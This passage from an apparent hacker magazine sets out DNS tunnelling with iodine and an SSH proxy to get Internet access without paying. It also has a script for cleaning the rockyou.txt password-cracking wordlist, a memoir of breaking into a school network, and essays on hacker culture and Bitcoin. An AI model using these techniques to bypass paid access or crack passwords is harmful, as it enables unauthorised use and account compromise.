The first argument is an IP address you will use for the tunnel, which can be from any range that you don't use yet (for example 10.0.0.1), and the second argument is the assigned domain (in this case t1.hostname.com).

You'll be asked to enter a password upon running this. Make sure you keep note of it as we'll use the password to create the tunnel.

Nice work - the server is now ready to receive incoming connections!

Step Four - Connecting to the Server

Ready to give this a go?

Fire up your local terminal console and run the `iodine` command with `-P` as first param (and the password after it) and the assigned domain you defined before:

```
./iodine -P password
➥ t1.hostname.com
```

If everything's running according to plan, you should now be able to ping the IP address on the other end of the tunnel. In this case, ping 10.0.0.1 from the client, and 10.0.0.2 from the server.

Step Five - What Now?

The sky's the limit! Use something like this to create a proxy server usable by your web browser:

```
ssh -N -D 8080 user@10.0.0.1
```

where user is the user who is running iodine in the server.

This is how you set up the proxy in OSX:

1. Go to Settings -> Network -> Advanced -> Proxies.
2. Select "SOCKS Proxy."
3. Set the proxy to localhost:8080.
4. Click the "OK" button.
5. Click the "Apply" button on the main network settings pane.

If all you're after is an SSH session, you can SSH into the server and access the Internet from there:


```
ssh user@10.0.0.1
```

That's all! Take a deep breath. Grab another cup of coffee. You made it. The speed may be slow, but you're connected to the Internet, and you didn't pay a single dollar for the privilege. Maybe you can afford a croissant as well!

BOOK REVIEW

Broad Band: The Untold Story of the Women Who Made the Internet,

Claire L. Evans, Portfolio, 2018,
ISBN 9780735211759



Review by paulml

The history of computers has always been thought to be full of men doing amazing things. This book shows that plenty of women were involved from the beginning.

- Ada Lovelace and Grace Hopper make appearances in this book, along with the ENIAC Six. They were six women who did the actual "programming" of ENIAC, housed at the University of Pennsylvania in the mid 1940s. It involved actually moving - and reconnecting - sections of the room-sized computer for each new computation. During the war, a computer was a woman who sat at a table and computed ballistic trajectories by hand. There was no ENIAC manual to consult, so they got very good at figuring out how it worked. They also got none of the public credit. After the war, the women, plus Hopper, moved to the Eckert-Mauchly Computer Corporation, the world's first big computer company. After a few years of being very busy, financial troubles forced the company to sell itself to another company. Remington Rand made business machines and did not know what to do with computers (or these free-thinking women). Things did not end well for the women.
- In 1980s New York City, Stacy Horn loved connecting to The WELL, the famous West Coast BBS. But the long distance phone bills were getting out of hand. So she started Echo, one of the first social networks, out of her apartment.
- Girls like computer games just as much as boys (perhaps with less emphasis on death and explosions). Some game manufacturers noticed, and tried to take advantage of this untapped market.

This is an excellent book. It expertly punches holes in the all-male mythology of Silicon Valley. For anyone interested in how the future is really made, this is a good place to start.

We Will Rock You

by gerbilByte

Hello peeps! It's me again, you friendly neighborhood gerbil. You may remember me from *2600* articles such as "Taking Your Work Home After Work" (31:4) and "My Voice Is My Key" (32:3). I haven't written in a long, long time because I have been so, so busy. So thought I'd say hi by submitting a little snippet of something very useful.

Let's talk about wordlists. What is a wordlist?

Well, a wordlist, as it says on a tin, is a file which is made up of a shit-load of words.

The Kali operating system has a few wordlists which can be found in `/usr/share/wordlists`.

There is a massive file called `rockyou.txt`. It's *huge!!!*

This is a bit of a default file for people to use, as it contains absolutely millions of words! Let's have a look:

```
gerbil@kali:/usr/share/wordlists# wc -l rockyou.txt
14344392 rockyou.txt
```

Here we can see that there are 14,344,392 lines in the rockyou file. But does this value reflect words? Well, a word is a word. But is each line in "rockyou" a single word? Let's run a quick command to have a look if any of these lines contain a space, i.e., all "phrases" or "sentences":

```
root@kali:/usr/share/wordlists# grep ' ' rockyou.txt | head
rock you
i love you
te amo
fuck you
te iubesc
love you
i love u
chris brown
rock on
john cena
```

John Cena?!?! Ha! We see that the top ten lines are not single words! So how many of these lines are phrases? Let's run another command:

```
root@kali:/usr/share/wordlists# grep -c ' ' rockyou.txt
70619
```

Wow! Now if I wanted to run a wordlist testing for single words, these would be a waste of time as they are not single words. OK, the password cracking tool may strip these out, but that too would be extra unnecessary work. You may argue that "they are phrases, keep them in." Nah! For our phrase to fit their phrase, this would more or less be impossible using only 70,619 phrases. And anyway, we are interested in a word list rather than a phrase list.

Before I go further, the rockyou.txt file contains *loads* of crap:

```
root@kali:/usr/share/wordlists# awk 'BEGIN{len=0;}{if(length($0)>len)
{len=length($0);printf("%i : %s\n",len,$0);}}' rockyou.txt
6 : 123456
9 : 123456789
10 : 1234567890
11 : christopher
```

```
13 : tequieromucho
16 : manchesterunited
17 : mychemicalromance
18 : 123456789123456789
39 : Lets you update your FunNotes and more!
40 : 1111111111111111111111111111111111111111
42 : RockYou account is required for Voicemail.
49 : /* {--friendster-layouts.com css code start--} */
v59 : http://www.rockyou.com/fxtext/fxtext-create.php?partner=hi5
77 : vabfdvfdlvhjibfedblsfndilvbgilebvgdlsbgvhbesghklhyubvuwklfb
➥rebgfyurerebgyureb
165 : lllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
➥lllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
➥lllllllllllllllllllllllllllllllllllllll
222 : <table style=”border-collapse:collapse;”><tr><td colspan=”2”>
➥<embed src=”http://apps.rockyou.com/photofx.swf” quality=”high”
➥ scale=”noscale” salign=”lt” width=”325” height=”260” wmode=
➥”transparent” flashvars=”imgpath=http%
255 : <object width=”206” height=”224”><param name=”movie” value=
➥”http://www.vivelatino.com.mx/contador.swf”></param><param name=
➥”wmode” value=”transparent”></param><embed src=”http://www.vive
➥latino.com.mx/contador.swf” type=”application/x-shockwave-flash”
➥ wmod
257 : <style type=\\’text/css\\’>body{ background: url(http://
➥recursos.fotocajon.com/enchulatupagina/img003/zxddXgCBLcTi.jpg)
➥ white center no-repeat fixed; } table, .heading_profile, .heading_
➥profile_left, table td, #p_container, #p_nav_primary, #top_header,
➥ #p_n
262 : <style type=\\’text/css\\’>.bg_content{background-image:url(
➥http://img360.imageshack.us/img360/5198/escanear00532wq9.jpg);}
➥.bg_content{background-repeat:repeat;}</STYLE><a href=\\’http://
➥hi5.enchulatupagina.com\\’ target=\\’_top\\’><img src=\\’http://
➥hi5.enchula
266 : <div id=\\’24813\\’><a href=\\’http://www.revistate.com\\’>
➥<img src=\\’http://www.revistate.com/uploads/20080218/rq/rqwpcf28o
➥1pyb10yfzen53kmuipsi0_PAPARAZZI.jpg\\’ border=0 alt=\\’Hazte
➥ famoso en www.revistate.com\\’></a></div><div id=\\’72891\\’>
➥<a href=\\’http://w
285 : <div align=\\\\\\’center\\\\\\’ style=\\\\\\’font:bold 11px
➥ Verdana; width:310px\\\\\\’><a style=\\\\\\’background-color:
➥#eeeeee;display:block;width:310px;border:solid 2px black; padding:
➥5px\\\\\\’ href=\\\\\\’http://www.musik-live.net\\\\\\’ target=
➥\\\\\\’_blank\\\\\\’>Playing/Tangga
```

What I have done here is print lines that are bigger than the last recorded line. Just by looking at this output, we see that lines that have a character count greater than 18 are, in fact, crap. They’re not even phrases! They are bits of websites - *HTML!* Definitely not useful in searching for passwords!

So we can strip these out. Anything with a space - get rid of it.

And while we’re at it, let’s remove emails and websites. Think about it, you are cracking a password hash on BumbleBee Security’s webapp. Is some random person’s email address or a website address going to be a password? Unless you are *really* lucky, no, no it isn’t! Not whatsoever!

Out of interest, how many lines contain emails and websites?

```
root@kali:/usr/share/wordlists# egrep -c ‘[a-zA-Z0-9_\-
\.]+@[a-zA-Z0-9_\-\.]+\.[a-zA-Z]{2,5}’ rockyou.txt
27342
root@kali:/usr/share/wordlists# grep -c http[s]*:// rockyou.txt
866
```

Wow! Quite a lot! Let’s remove them too.

In conclusion, the `rockyou.txt` wordlist contains a load of crap that can be removed. And other wordlists may contain crap such as blocks of “header texts,” etc. Due to this, I wrote a simple script - feel free to use it and send me kudos.

Many thanks for reading.

`wordlistcleanser.sh`:

```
#!/bin/bash
#
# wordlistcleanser.   gerbil 2018 [twitter: @gerbilByte]
#
# This file is used to clean rockyou.txt from all the crap to leave just
➥ single words.
# It will also cleanse other wordlists too.
#
# Usage:
# wordlistcleanser.sh infile [outfile]
#
# WARNING: If an output file isn’t specified, then the input will be
➥ overwritten (permissions allowing).
#
# Example:
# ./wordlistcleanser.sh /usr/share/wordlists/rockyou.txt ./wewillrockyou
➥.txt

infile=$1
outfile=$2
version=”1.0”
author=”gerbil”

if [ $# -lt 1 ];
 then
 printf “\nwordlistcleanser v%s  -  %s 2018\n\nThis is a simple script
➥ that will remove \’phrases\’, emails and websites from wordlist files.
➥\nEmails and websites will be stored as files under the current
➥ directory.\n\n” ${version} ${author}
 printf “Usage:\n\t%s infile.txt [outfile.txt]\n\nWARNING: If an output
➥ file isn’t specified, then the input will be overwritten (permissions
➥ allowing).\n\nExample:\n\t./wordlistcleanser.sh ./rockyou.txt ./we
➥willrockyou.txt\n\nHave fun! :)\n-%s\n” $0 ${author}
 exit
fi

baseinfile=`basename ${infile}`
baseinfile=${baseinfile%.*}
printf “Cleaning %s...\n” ${infile};

#Check input file exists...
if ! [ -a ${infile} ];
 then #input file doesn’t exist.
 printf “  %s doesn’t exist!\n” ${infile}
 exit
fi

#Check if input file is to be overwritten or not...
if [ ${outfile}X == X ];
 then #no output file specified, therefore destruct mode! ;P
 outfile=${infile}
 printf “  No output file specified, therefore output will be stored at
➥ %s\n” ${outfile}
# rm -f ${infile} # just to save space
else
```

```
 printf “  Output file : ${outfile}\n”
fi

#Removing phrases...
printf “Removing phrases...\n”
grep -v ‘ ‘ ${infile} > /tmp/ry1.txt

#Extracting then removing websites...
printf “Extracting then removing websites...\n”
grep http[s]*:// /tmp/ry1.txt > ./${baseinfile}_websites.txt
grep -v http[s]*:// /tmp/ry1.txt > /tmp/ry2.txt
rm -f /tmp/ry1.txt # just to save space

#Extracting then removing emails...
printf “Extracting then removing emails...\n”
egrep ‘[a-zA-Z0-9_\-\.]+@[a-zA-Z0-9_\-\.]+\.[a-zA-Z]{2,5}’ /tmp/ry2.txt
➥ > ./${baseinfile}_emails.txt
egrep -v ‘[a-zA-Z0-9_\-\.]+@[a-zA-Z0-9_\-\.]+\.[a-zA-Z]{2,5}’ /tmp/ry2.
➥txt > ${outfile}
rm -f /tmp/ry2.txt # just to save space

#Get stats on leftover file (length of each word and count of each, I
➥ know there are no words longer than 1000 characters)...
printf “Getting stats on %s, extracted emails and extracted websites...
➥\n” ${outfile}
printf “Emails extracted: `wc -l ./${baseinfile}_emails.txt`\n” > ./
➥${outfile%.*}_stats.txt
printf “Websites extracted: `wc -l ./${baseinfile}_websites.txt`\n” >>
➥ ./${outfile%.*}_stats.txt
printf “\nStats on %s : \n\n” ${outfile} >> ./${outfile%.*}_stats.txt
awk ‘BEGIN{charcounts[1000]=0;len=0;printf(“word length : count\n
➥------------:------\n”);}{charcounts[length($0)]++;}END{for(i=0;i<=
➥1000;i++){printf(“%11i : %i\n”,i,charcounts[i]);}}’ ${outfile} | grep
➥ -v ‘: 0’$ >> ./${outfile%.*}_stats.txt

printf “Cleansing completed.\n\n”
```

File running:

```
root@kali:~# ./wordlistcleanser.sh /usr/share/wordlists/rockyou.txt
➥ ./wewillrockyou.txt
Cleaning /usr/share/wordlists/rockyou.txt...
 Output file : ./wewillrockyou.txt
Removing phrases...
Extracting then removing websites...
Extracting then removing emails...
Getting stats on ./wewillrockyou.txt, extracted emails and extracted
➥ websites...
Cleansing completed.
root@kali:~# wc -l /usr/share/wordlists/rockyou.txt ./wewillrockyou.txt
14344392 /usr/share/wordlists/rockyou.txt
14245981 ./wewillrockyou.txt
28590373 total
root@kali:~# expr 14344392 - 14245981
98411
```

The Hacker Perspective

by Will Duckworth

92wilduc was my network username at high school, back before I realised usernames are our identities for the myriad of computer services we consume, almost without thought these days. (I'm sure you can do the maths of when this story is set.) I was a fresh-faced 11-year-old when I had the chance to have my first proper go on a PC. This one was powered by Research Machines - and most people of a certain age range in the U.K. will know of RM computers through their schooling. The IT suite was a room which initially only had 15 or so networked computers. I think PXE booted off an OS/2 Warp server in the corner, and at lunch times we were allowed on them in a first-come-first-served basis outside of IT lessons. This was free time for us to do what we wanted, and often I could be found there using what in those days was a Windows 3.0 desktop environment. Very dated by today's standards but it was mesmerising for me back then. There were all sorts of new and exciting programs to investigate, and so I methodically went through them all, occasionally freezing up the system in some way; learning the three finger salute we all know and love.

It was all quite locked down, e.g. no control panel or command prompt, not being able to browse drives etc. This reduced what could and couldn't be seen or run on the systems. Nowhere near as restricted as things would become over the intervening years from Windows 9x/NT onwards - but that's another story for another time.

My knowledge of computing and Microsoft systems was growing. One of the programs available was for BASIC programming and, although I was a little late to the Commodore 64, BBC B, and Spectrum party, a mate had one which we tinkered with; so I had a general idea of steps to make a program and print "hello world", etc. What I also learnt was that this environment could also read and write to the drives on the machine, like Notepad could too; networked ones and 3 1/2" floppies (remember those?), for example. Trying to run programs from within this environment similarly always hit the restrictions in place, until I hit on an idea which I thought may work.

Now, there was one other Windows computer in the school which us students could gain occasional access to, and it lived in the library. This was a Windows 3.1 machine with no restrictions, but, alas, no network. It had an old fashioned CD drive where you had to load the disks into caddies before putting them in. But it was a marvel when one disk seemed to contain as much, if not more, than all the books in the library combined. I spent rather a lot of time reading different subjects and articles on this comparatively small computer - especially when *Encarta* came out.

The beauty of this PC was that we could sneakily format our newly acquired floppy disks (at 50 pence a pop) with the /s switch to add system files to make it bootable into MS-DOS. Then, going back to the network PCs, I thought I could boot off the disk and see what happened. Nothing much did. The network PCs had no local drives and, without any network config, it just gave me a very basic a:\ prompt. OK, it was worth a try. Back into Windows and running the BASIC program, I tried to run command.com from the network booted c: drive, but again hit the restrictions. Running a:\command.com suddenly dropped me into a DOS prompt and it had all the network drives attached too. This was all stuff which shouldn't have been possible, and it gave me that feeling we all know as hackers.

I immediately went looking through the drives which were locked down in the desktop environment and spent many days looking in places I shouldn't. One day, I stumbled upon some directories which obviously contained some admin tools and spied a makeadmin.bat file. Without hesitation I ran it, seeing the screen scroll past with lines of interesting stuff. Bear in mind, at this time I didn't fully know what an administrator was, but knew the IT teacher and maybe another A-Level student oversaw the network. I wasn't too sure what had happened, but next time I logged on my username appeared differently:

92wilduc(Administrator)

Whoa there - excellent. Unrestricted access to everywhere and more network drives, which included everyone's user areas, other programs on the desktop, and so on.

It didn't take too long for the IT teacher to notice an additional admin user and I was hauled in to the office, my mother was brought along too, and I was given a bit of a bollocking. Supposedly, with my new gained access level, I could have read exam results and changed them, as well as, of all things, the school's heating programme. Of course, I was sorry for all the aggro caused and asked how they knew - when it dawned on me it was obvious by my username probably showing up somewhere it shouldn't. A lesson learnt for future reference, I guess. They were really good after this meeting; the IT teacher actually got me more involved with helping out with the network - I think he was glad of it. Eventually, Windows 3.11 and then 95 came along, the server changed to NT, and again I was included, but on the edge of the IT admin team, looking after and supporting the students and teachers alike.

Sticking with the userid theme, there was another computer room in the school, half of which had some antiquated BBC model A computers which disappeared after a couple of months. They ran a few programs, but were similar to other late-80s/early-90s BASIC powered microcomputers. The only thing I remember about these was that one of the monitors was actually a TV and a few mates and I tuned in to the cricket during the summer months. The other half of the room contained a network of Acorn Archimedes A3000 computers with a server in the corner serving files and logons. These computers, at the time, seemed quite a bit ahead of the game regarding desktop interface, and obviously the RISC ARM CPUs started life with these systems and now their direct descendants can be found in most smartphones today. They ran RISC OS and booted off solid state drives, running on a token ring network which proved a bit unstable when cables moved and resulted in many reboots to fix frozen sessions. They were excellent machines and I enjoyed using them - quick boot times, a bit of a quirky filesystem to get used to, but some elegant looking graphics at the time. A kind of "Apps" start button (this was before Windows 95) gave access to various programs for word processing, etc. It was rather easy to write BASIC programs, and equally easy to reverse engineer other programs and files that were on the system. This gave me a great insight into how a program was put together. One of my favourite programs which appeared, apart from the obligatory *Lander,* was a duckhunt game that had a duck paddle backwards and forwards across the taskbar, whilst taking virtual pot shots at it with the mouse (again, before Windows had a taskbar). You could get inside its workings and alter the graphics - changing the pictures, or sprites, to whatever you wanted.

One day the IT teacher of this network needed to reset someone's password and I watched as she opened the program on the server to do this. Back on my workstation, I tried to locate this on the network using the paths I saw while shoulder surfing. I found a few admin tools and some backups of an interesting file which contained usernames and some encrypted passwords. The encryption in this case was just simply reversing them! Unbelievable. It was an old file but I was sure that some of the passwords would still be in use - and after a few minutes trying, I managed to get on another machine with one. Again, exciting hacker type fuzzy feelings.

What I couldn't see on the network share was the live password file - this must have correct permissions to block me, so I started hatching a plan to get a copy of this file. Using another shiny new floppy disk, formatted to this filesystem (not the same as DOS), I put it in the server which sat on the corner desk. Then, with a mate by the door on lookout duty, I managed to circumvent the server screen lock by switching the monitor on - again, unbelievable by these days' standards. I located and copied the file to disk - moving at high speed and risking getting caught. I had it. It was in the same format as the other files, and I began writing a quick little program to search through by username to get the password; no grep on this OS. Astounding my classmates, I demonstrated my newfound abilities, quickly drawing a bit too much attention to myself - oops. I blagged it saying I found an old file and used it for such naughtiness, never letting on about the cheeky file copy. Once again, I found that I was asked to help out more and more in this network room, fixing the printers and cabling when they misbehaved.


Another thing that popped up in those early years was my first experience of a computer virus. There was only one way to distribute games and other interesting programs in those days, and that was via floppy disks. A lot of public domain demos and stuff like *Lemmings* was great fun, and again it was frowned upon to be running these things on the computer network at school. This is how a virus one day appeared on the network, installing itself in various places and continually popping up message boxes on screen. Not particularly destructive, but I found it fascinating how it replicated and ran, causing quite a bit of a headache trying to get it removed. I helped with installing and running antivirus software. Again, it was interesting to watch the software fight it.

These couple of stories are just my first introductions to what is now my career in IT, preceding such things on my journey as Linux, the Internet, university, and more advanced computing. So, as with many other peoples' first forays into IT administration that began with them helping out at their schools, so did mine.

The author, once he progressed through university, only getting caught "testing" the network once, grew up a bit and started working back at schools managing IT for half a dozen primary and middle schools. This provided experience and he soon moved into the world of business IT at an aerospace company. Currently, he leads a team which designs and maintains high performance cloud technology and IT architecture for a software company that provides services for the insurance industry.

"Hacker Perspective" submissions are still closed but we WILL be opening them up again this year. Keep watching this space.

The Hacker Mindset or How We Can Move the World



by Daelphinux

It will never stop blowing my mind. People just do not understand the mentality. I will get something new, and I will want to break it. I do not want a broken toy, or piece of gear, or new tech: I want to know what makes it tick. I want to tear the thing to pieces, look at its insides, and put it back together meticulously. I want it to work as well or better than before, and I want to know its every secret.

It is this mindset that drives us as hackers. At the heart of every blackhat, whitehat, or greyhat is someone who wants to know how everything works.

I was at a seminar recently. The presenter got asked questions he couldn't answer, and a girl from the crowd piped in and helped. He got asked another one, and I answered the other student's question. After this happened a few times, some suit from the front row called us out and said "We should respect the presenting expert and let him talk." He, clearly, had never been to a small 30-person seminar before. When we recognize our own, we do not let them stand there unable to answer a question, flapping in the wind like a confused flag. We help. Honestly, partially because we like knowing more, but mostly because we want *everyone* to know. Information, data, knowledge, all of it should be free; everyone should have access to as much of it as possible.

It is this mindset that pushes us. All of us keep wanting to know, keep wanting to learn, and keep wanting to share so *everyone* can know.

I build stuff. I build some super dumb stuff sometimes. I will smith rods of steel into smaller identical rods of steel and make nothing with them. I will build a robot arm that waves at you and never turns on again. I will write code that does exactly one thing once, and I will probably never use again. We all do it. We all find solutions for bigger problems that we do not have. It is because hackers want to accomplish something. We do not just want to get through the task; we want to solve the problem. If there is no problem to solve, then *that* is the problem. We will find the problem and then we will solve that problem too.

Our motivations differ, that's for sure. Some of us want to make the world a better place, some of us want to watch it burn, and some of us want to do a little of both. But we all want to know, we all want everyone to know, and we all want to feel accomplished. At the end of the day, that's what brings us all together. A common drive for completion.

The point is, this drive for completion, the drive to know and share is what makes us what we are. I have talked about how social we are, even when we do not want to be. I have talked about how much we care about information, and I have talked about our passions for rights and access. I do not think I have ever talked about why we are this way. Without this mindset, our world would not exist. Without us, people would still just be sitting around grunting and bashing sticks together. It was our mindset that thought if we rub the sticks together fast enough, they will get hot and might keep us warm.

It was our mindset that thought if I can call that thing a "tree" every time, I can tell other people what I want to say.

It was our mindset that brought humanity to where it is. We cannot let it die. We cannot let it be oppressed. We certainly cannot, under any circumstances, let it stop the world. We need progress. We need progression.

Stand up, think new thoughts, think free thoughts. Do not let anyone tell you what to do, what to think, or what to feel. Embrace new ideas, embrace new people, and do not be afraid of what you do not understand. Whether you do not understand why someone thinks what they think or feels what they feel, embrace it, embrace them, and learn how they work, learn why they think that way.

Die Gedanken sind frei, wer kann sie erraten?

Let's Just Call It BitCon
Further Observations by a Newbie in Cryptoland

by XtendedWhere

It's been over a year since I conducted my personal Bitcoin experiment, which I described in the *2600* Spring 2018 issue (35:1).

To recap, in 2016 I had a passing familiarity with Bitcoin before I attended a presentation by someone who described how it had brought them large financial gains. Intrigued, I wanted to learn more, so I made a plan to gain firsthand experience by 1) buying some Bitcoin, 2) using it to purchase something in the real world (a pizza? coffee?), then 3) hopefully selling some at a profit, since I'd seen Bitcoin's price steadily climbing.

I decided that I could risk losing $5,000 in the experiment and, in the space of roughly three months (October to December 2017), I navigated the Bitcoin maze, learned a lot, made some mistakes, and discovered Bitcoin's true nature just in time to escape before the price collapsed. In the end, I managed to nearly double my money (well, before short term capital gains taxes took their chunk anyway). But my profits were solely due to lucky timing.

So what did I learn? See the original article for details, but essentially this: none of the claims about Bitcoin are true - as implemented, it is not anonymous, not fast, not secure, not a currency, not a medium of exchange, not a store of value, not a good investment, and despite how I made out, not even a good gamble.

A Reader Objects

My article inspired a letter of response from David (*2600* Autumn 2018 issue (35:3, page 34). I appreciate David's interest and his thoughtful comments, and will attempt to briefly summarize his points, then reply. He stated that my article "misses the point of Bitcoin" because Bitcoin is "intended to be a currency like the U.S. dollar," and that the creator of Bitcoin, Satoshi Nakamoto, "was guided by libertarian philosophy that is opposed to central banks." David continued by admitting that "Bitcoin does have problems," and then focused on its volatility, lack of adoption, and fixed supply.

Disclaimer: I don't have a horse in the crypto race. I'm not an economist or academic with theories to defend, and I have no holdings or short-sale positions in any cryptocurrency. I'm a technologist and hacker seeking to separate the real from the bogus, to understand technologies to the best of my abilities, and see them used to build a better future for everyone, hopefully creating a world that is more free, fair, and open. I'm sick of crooks, con artists, and bullies continuing to use threats, intimidation, and deceit to try and take what is not theirs, and I would love to see their efforts made much less successful through a safe and secure medium of exchange.

Additional disclaimer: I'm not a libertarian and had to look up the details of that philosophy. Although I generally agree with their ideals of freedom, self determination, and skepticism of centralized power, I'm old enough and cynical enough to know that all "isms" are fantasies, and never fully translate from theory into action. Capitalism, socialism, communism, etc. each contain useful views of human behaviors and how to handle them. But we all live in the "real world" which has its own inviolable rules. (Texas may be gung-ho for capitalism, but when Hurricane Harvey delivered 40 to 50 inches of rain and a $125 billion dollar damage bill, a 90 billion dollar dose of quasi-socialism in the form of Federal disaster money did not meet much philosophical resistance from the capitalist cowboys.)

In considering David's comments, I agree that Nakamoto envisioned Bitcoin as a libertarian-esque system, intended as both a currency and a medium of exchange, free from centralized control. However, Bitcoin's implementation in the real world falls far short of those lofty intentions, and they unavoidably *prevent* it from fulfilling its libertarian aspirations. In fact, in the real world, Bitcoin turned into a libertarian nightmare.

Some Words and Numbers

Wikipedia describes "currency" as "money in any form [used] as a medium of exchange," and a "medium of exchange" as "a widely accepted token which can be exchanged for goods and services."

During my experiment, I found that there were essentially no vendors in the greater Los Angeles area who accepted Bitcoin for everyday transactions of goods or services. Why? Merchants and customers have learned that

Bitcoin makes a terrible medium of exchange due to the high fees that must be charged to pay for the truly outrageous amount of computing power (and thus electrical energy) required to process each Bitcoin transaction.

How outrageous is the power consumption? According to *Digiconomist's* "Bitcoin Energy Consumption Index," (`digiconomist.net/bitcoin-energy-consumption`) as of December 2018, the calculations required for each Bitcoin transaction (not per coin mined, but per transaction no matter how small) consume 489 kilowatt-hours of electrical energy. That is enough to run a typical U.S. household for 16 days, or to drive a four-passenger 2013 Nissan LEAF electric vehicle 1400 miles from Los Angeles, California to Dallas, Texas! (As the venerable Ladyada pointed out in the *2600* Spring 2019 issue (36:1, page 52), "more energy is being used to mine Bitcoins than all the solar power generated." This massive energy consumption makes Bitcoin a global environmental crime, but that is a different discussion.)

Even if the Bitcoin transactions are performed by the fastest, most efficient computers running in a remote land having cheap electricity, abundant natural cooling, and low-cost labor, the energy used still has an economic value which can be put to use in other ways, so it has to be paid for by the user as a transaction fee. To state the obvious, cash transactions use essentially no energy and have no fees at all.

So how does Bitcoin's high transaction cost prevent it from ever becoming a viable currency or medium of exchange? Let's walk through a thought experiment that compares two different market places: one cash, one Bitcoin.

Farmers' Market One - Cash Version

Picture a farmers' market run on the ideals of libertarianism with freedom and minimal government intervention. Each vendor sets their prices in response to market demands, and they don't even have to collect or pay sales taxes.

You are a customer attending the market with a pocket full of fiat currency, and with a big french fry feed planned. You find a booth with some fine looking potatoes and purchase $100 worth. You hand over a $100 bill, take your bags of spuds, and the transaction is complete.

Now the potato farmer goes to another booth, gives them your $100 bill, and in exchange receives a bunch of freshly roasted coffee. Then the bean roaster goes to another booth and buys $100 of homemade kombucha. Throughout the day, that single $100 bill travels unendingly across the marketplace, its value never decreasing or being consumed by the transactions. It can catalyze an unlimited amount of commerce until the paper itself wears out. (Even then, a representative of the bill's issuer will readily exchange the worn bill for a new one - free of charge, with its full $100 value still intact.)

In the long term, forces such as inflation, competition, weather, change of seasons, and even the great libertarian fear of market manipulation by a corrupt central bank may alter the quantity of goods that $100 might purchase. But in the medium term, the $100 value holds steady. The paper fiat currency proves to be a nearly ideal medium of exchange - allowing for a vast amount of widely differing goods to be freely traded with no loss of value.

Farmers' Market Two - Bitcoin Version

Now, picture going to an identical farmers' market, but one using Bitcoin as the exclusive medium of exchange. At the potato booth, you digitally transfer $100 worth of your Bitcoin holdings to the farmer. You wait, and when the transaction finally clears, imagine your surprise when you only receive $90 worth of spuds!

It turns out that the farmer had to pay a hefty fee in order for the Bitcoin transaction to be conducted and confirmed. (Either they paid the fee and charged you for it, or you paid it directly - it doesn't matter.) Bitcoin fees are priced by market competition, and the $10 figure in this example is based on what I actually paid during my 2017 Bitcoin experiment. Bitcoin fees have varied greatly over time, but are never trivial. Due to the massive amount of energy consumed by each transaction, Bitcoin's fundamental economics cannot compete with cash or even credit cards, where vendors willingly absorb the far smaller processing fees as a cost of doing business.

Back to the Bitcoin farmers' market. The spud seller gives $90 to the coffee roaster and gets $80 in toasted beans, thanks to another $10 fee. The coffee roaster spends $70 to get $60 of kombucha, and so on. The ninth vendor receives $20 in Bitcoin, hands over $10 worth of goods, and is now out of luck, since when they try to spend that $10, it only covers the transaction fee and they receive no goods for the exchange. The tenth vendor makes no sale and has no currency remaining to transact with another vendor. End of game.

But what about the processors of Bitcoin transactions who received all those fees? Are they going out to their local farmers' market and spending $100 on goods? Not at all! They work in a competitive transaction processing marketplace, and the fees pay for their energy, their computing equipment, and their overhead. They have little profit left to spend.

So rather than Bitcoin enabling an infinite series of commercial transactions with an unlimited amount of goods trading hands as with cash, only ten trades occurred with just $450 worth of goods exchanged ($90 plus $80 plus $70...). During those ten exchanges, the entire $100 worth of Bitcoin was consumed by processing fees. (Even if the fees were somewhat lower, it would still play out the same.) Bitcoin sucks the life out of the exchange system and everything comes to a grinding halt.

In actual operation, Bitcoin is an anti-market, anti-libertarian method of transaction, and a massive failure as a currency and medium of exchange. Worse, in a Bitcoin-only economy, all value would eventually be eaten up by transaction fees! (That may take a very long time, but it is a notable drain on the system.)

So in response to David, yes, in conception, Bitcoin may seem like a libertarian dream, free from centralized control. But in reality, if a government agency charged a $10 fee on each farmers' market transaction, staunch libertarians would split open with rage! Thus Bitcoin represents a libertarian nightmare that inherently fails as a currency and medium of exchange. Put simply, Bitcoin can never succeed because each transaction costs too damn much!

So why do Bitcoin promoters overlook such outrageous fees? Because they are banking on making money in another way....

What is Bitcoin Really?

The results of my experiment, and the research and observations of many others show that Bitcoin is not a currency solution, nor a viable medium of exchange. The research shows that it really is this:

Bitcoin is A Distributed Hybrid Ponzi-Pyramid Scam

Distributed: It operates without a central bank account to seize, server to shut down, or ringleader to arrest.

Hybrid: Having features from two or more things (in this case Ponzi schemes and pyramid scams).

Ponzi: A scam where "new money" is used to pay off "old money" in order to give the appearance of profits, earnings, or return on investment.

Pyramid: A scam where the "old money" must bring in "new money" at a higher price than they paid, in order to exit with a profit.

Scam: A scheme where a "scammer" attracts a "scamee" with the promise of undue or unearned financial gain, but where the scammer takes the scamee's money under the cover of a deception. Typically, the more complex the deception, the longer it may take the scamee to realize they've been scammed.

Historically, Pyramid and Ponzi schemes eventually collapse as their tricks become clear to too many people, and willing victims no longer step forward, and when the cost of maintaining the scam outgrows the profits it provides the scammers.

So let's call it what it is. Bitcoin is a con. A Bitcon.

For more tales from the world of "klepto-currencies" and the new "steal industry," try searching for these terms: Mt. Gox, Falcon Coin, Bitconnect, Regalcoin, Hextra, Quadriga, Gerald Cotten, Gladius Network, Pure Bit.... The stories range from sad to angering.

But What About Blockchain?

Many Bitcoin articles include words to the effect of "even if Bitcoin does not succeed, the underlying blockchain technology may have great value...."

Blockchain, the secure recording of information through a distributed, decentralized, shared ledger system, underlies the operation of Bitcoin and other cryptocurrencies. It also holds promise for securing other transactional systems beyond currencies and mediums of exchange.

The viability for any application using blockchain will depend upon: 1) the value of the events being recorded by the blockchain, and 2) the amount of energy required to perform the computations for adding each entry into the system.

It appears that Bitcoin is not the most efficient possible blockchain system. In the zoo of "alt coins" inspired by Bitcoin, many have proposed schemes having lower energy consumption per transaction. Let's assume a highly secure blockchain system which has processing costs that are around one tenth that of Bitcoin, say $1 per transaction. Now consider a few applications for this blockchain ledger system and see if its fees may or may not be tolerable:

